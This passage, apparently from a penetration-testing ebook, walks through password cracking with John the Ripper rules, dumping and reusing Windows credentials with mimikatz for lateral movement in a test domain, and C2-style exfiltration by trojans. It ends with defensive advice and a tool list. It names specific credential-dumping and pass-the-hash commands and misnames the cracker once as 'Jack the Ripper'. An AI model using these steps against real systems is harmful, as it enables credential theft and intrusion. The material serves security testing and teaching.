In brief, it's very smart about how it does its brute force attacks. JtR has a special mangling language that takes an existing set of dictionary words that you can specify, and re-arranges them based on the rules you set up. The rules can be quite cryptic to look at, but are very powerful — here's a digestible overview on the mangling language.

You can set up rules, for example, to append various numeric sequences to the existing dictionary words. I think you see what I'm getting at.

If you have an inkling that beer names are used in passwords followed by some simple alphanumeric code, you feed the Jack the Ripper app a beer name word list and then configure rules to try out lots of sequence suffixes.

ENTER HASH PASSING

I agree that cracking the NTLM hashes ain't easy.

Rather than trying to crack the hash, PtH will slip the hash directly into the NLTM challenge-response protocol. You're authenticated without having to derive the plaintext.

It's a very cool and powerful idea. Although Microsoft has been making this harder to do in recent releases, and with Windows 10 perhaps even impossible to do in the future.

We'll take all this up in the next section.

PART VI PASSING THE HASH

We're now at a point where we've exhausted all our standard tricks to steal credentials — guessing passwords, or brute force attacks on the hash itself. What's left is a clever idea called passing the hash or PtH that simply reuses a password credential without having to access the plaintext.

MIMIKATZ

Remember the simple test environment I had set up?


I have a Windows domain with two servers for the mythical Acme company with its beer-based server naming scheme. Playing the part of the pen tester, I landed on employee Jane's server, initially using a RAT, and then at some point was able to pop a shell. My goal is to gain credentials of another user with higher privileges and broader access rights than Jane— in other words, move laterally to Bob's amstel server.

Let's now meet mimikatz, developed by Benjamin Delpy.

Mimikatz is an amazingly powerful tool that probes the *lsass* process for hashes, and has the ability to run programs under these hash credentials.

You can download the mimikatz binary from github. Mimikatz runs lean with a total payload of about 395 kb.

The software has its own mini command language. The first command you'll want to enter is *privilege::debug*, which ensures you have the right access (see below).



To use mimikatz you'll need admin privileges, the same as you did with fgdump.

PLAINTEXT PASSWORDS?!

After entering *sekurlsa::logonpasswords*, you'll see a listing of all active users and services, along with their associated NTLM and SHA1 hashes. The first surprise is that for users, this pass-the-hash utility also displays the plaintext password.

I was under the impression that Windows would never do something so silly.

Technically, they don't. The memory region in the *lsass* process where the Windows password is stored is *encrypted*. But mimikatz can execute a special Microsoft API that unencrypts the memory.

After doing some research, it turns out that Windows uses plaintext passwords for something called HTTP Digest authentication. You can read more about it here.

In 2014, Microsoft responded to this security hole with a patch that lets sys admins disable "WDigest" passwords from being stored. This Microsoft advisory explains how they'll need to update a special registry entry. Btw, in Windows 8 and above the default setting is not to store plaintext passwords in *lsass*.

Now as a pen tester, I learned that Jane's server minimally needs some security tuning and as a worst case, the patch.


PASS THE HASH

The whole point of mimikatz is that you don't need the actual password text, just the NTLM hash.

Hackers are on the lookout especially for admin-level domain users. If they get their hashes, it becomes relatively straightforward to use mimikatz to make the lateral move.

For my pen testing scenario, I had previously logged into Jane's computer as user "bigadmin", a domain-level account with elevated privileges.

As a proof of concept, I then logged directly into Jane's server. Mimikatz's *pth* command is the way you reuse an NLTM hash in another program.



In my test, I passed bigadmin's NTLM hash to *psexec*. Remember that utility?

Psexec allows users to remotely execute commands — in this case, Windows cmd shell program. As you can see from the screen capture, I'm now in amstel, the other server in the Acme environment, but logged in as bigadmin. Technically, I am "overpassing the hash" to psexec.

In the gory details, mimikatz is using the NTLM hash to look up a Kerberos ticket, which is really being used for authentication. SANS covers this topic, if you're interested, in this blog post. It's a slick move when you finally do it!

One of the lessons from using mimikatz is that you should limit users' networking capabilities, and set a policy to prevent domain-level admins from remotely logging into an ordinary user's machine. Smart hackers equipped with mimikatz can leverage these hashes, as we just saw, to move around a target system.

PART VII EXFILTRATION

I've already covered ideas to get you started using basic testing software to find security vulnerabilities. There are more advanced tools, such as Metasploit, which lets you speedily try different hacking scenarios, but many of its principles are based on what I've already written about.

In short: you can get a lot of mileage from trying out simple remote access trojans or RATs, reverse shells, password/hash crackers, hash dumping, and pass-the-hash in your own IT environment.

Whatever approach you settle on, keep our Inside Out philosophy in mind. It says that in your testing, you should really focus on what hackers see once they're on a generic user's laptop or desktop. Pen testing is a great exercise for spotting local accounts with weak passwords, overly generous networking capabilities, broad access rights on file shares, and other security holes before hackers have a chance to exploit them.

You really won't know what's under the rock until you lift it!

STEALTHY STEALING

I don't mean by letting the remote attacker perform a vanilla and easily detected FTP download. Instead, this RAT's exfiltration scheme is based on sending the stolen data as an HTTP interaction. In cyber technology, this is known as Command and Control (C2), typically used by sophisticated APTs.

The C2 technique, though, has gone down market in the last few years and can be found in many trojans. Effectively, the RAT acts like a browser and contacts the attacker's website using a known URL or URL pattern that has been hard coded in the RAT.

The stolen data is sneakily hidden in the POST requests. The attackers can also send new commands in their HTTP responses back to the RAT to direct it do other work. SANS, by the way, has a good white paper analyzing these interactions.

With a C2 approach, RATs have really upped the game in terms of their capabilities. Sure C2-style exfiltration can in theory be spotted using say Snort and other intrusion detection systems.

But the attackers are always changing the server-side URLs, and there's often little in the HTTP headers or the data stream to help fingerprint these things.

These C2-style interactions can also be encrypted, making it very, very difficult to figure out what's going on. SANS has another interesting paper on how to deal with these closed off channels — it ain't easy though!

CONCLUSIONS: WHAT TO DO?

It starts looking a little bleak when even beginning hackers can rent very capable RATware in the cloud, run a basic phishing campaign, and then start stealthily pulling data when one of the RAT payloads finds an info-rich and ill-prepared target.

Yes, it's a tough world out there. But if I had to make a tight argument to convince IT and C-levels how to approach the problem, it would go something like this.

The hackers will always get in. The malware they use will continue to get stealthier. So it will always be a hard or even an impossible problem to detect the software and the data being transferred out using conventional methods.

The goal then should not be to focus strictly on higher defensive walls (through virus and port scanners or DLP endpoint protections), but instead to improve the ability to spot unusual activities through selective monitoring.

But how do you monitor an attacker that's using advanced cloaking technology? The cyber thieves will have to, at some point, use the file system. There's no way around this.

They'll need to navigate folders, search files, upload or create temporary files containing data or code, copy, move, rename or delete folders, and transfer files contain stolen data to exfiltration points.

All this activity can be watched — that is, if you have deep knowledge of OS file events. Then, you can detect the attacker if you do the right analysis.

The key point is that the hackers are using the credentials of an existing user, whose previous file behaviors can be known on a statistical basis. Significant variances from these normal behaviors provide important clues about who is a hacker. And that is how they can be spotted.

I am referring to User Behavior Analytics, which ultimately is a way to decide who's a real user and who's getting inside the building using fake or borrowed credentials. Back to pen testing.

Penetration testing plays an important role in risk assessments. You should always be checking your IT system for risks, along with having a sensible data governance process (restrict permissions, remove stale data, identify data owners) in place.

Your goal should be to make it very hard for hackers to easily find valuable information in the file system.

As with a lot of defensive techniques, if you make it hard enough, the attackers will find another target. Time is valuable to them as well!

And if they hang around to continue searching for data, it makes them more likely to be found using UBA techniques.

REFERENCES

BACKGROUND ON PEN TESTING AND POST EXPLOITATION

SANS Pen Testing blog – The SANS blog is a great resource and covers in more detail many of the topics in this ebook.

Val Smith and Colin Ames' Post Exploitation presentation (Black Hat 2008) – Smith and Ames do a nice job explaining the key concepts – post exploit in a slide deck from a Black Hat conference. By the way, the Black Hat site is filled with unique and interesting pen testing material.

The Basics of Hacking and Penetration Testing by Patrick Engebretson (Elsevier, 2013) – Engebretson is a computer scientist, and has written a practical pen testing textbook. It's filled with examples and uses popular tools and platforms, such as Kali Linux.

Adventures in Limited User Post Exploitation (Black Hat 2010) – Tim Elrod and Nathan Keltner are working pen testers. This video is a part of a series of presentations they did at Black Hat. It's great to see how pros go about their job.

Inside-Out Vulnerabilities, Reverse Shells by Richard Hammer – This SANS white paper goes into the details on this popular and powerful post exploit technique.

JUST TOOLS

Burp Suite – This is popular web application tester and fuzzer. It explores web sites and looks for vulnerabilities, including SQL injection and cross-site scripting –a complete list of tests can be found here. A free version (with limited features) is available from Portswigger.

Cain and Abel – Referred to as a Windows password recovery tool, C&A can perform both brute force and crypto-analytic attacks on encrypted password files. It's a way for pen testers to collect more credentials, and also, of course, find weak passwords.

John the Ripper – Another essential password cracking tool.

Mimikatz – The classic pass-the-hash (PtH) utility for collecting and reusing credentials. It's able to pull out the hash of the Windows passwords from LSASS memory and then associate them with other apps. It will enable pen testers to open shells on other system for which they may not have had access to originally. And Mimikatz will tell IT which domain-level passwords are stored in users' machines.

Ncat – Of course, ncat is a legitimate and powerful IT tool for connecting inputs and outputs, but it's also a favorite of pen testers. You can place one ncat in client mode and connect to another in server mode, and then launch a remote shell. I did just that in my own pen testing experiment. Ncat, by the way, is bundled with the aforementioned nmap.

Nmap – It's a free open-source tool for port scanning and host discovery and analysis. It was originally a command line tool, but now has a GUI through its Zenmap, which can help visualized topologies. Nmap is the work of Gordon "Fyodor" Lyon, who wrote a book on the subject. The first half of it is available here.

Plink – A powerful open source tool that combines ssh, telnet, and rlogin. Plink (PuTTY link) lets you do port forwarding and can help you set up reverse shells.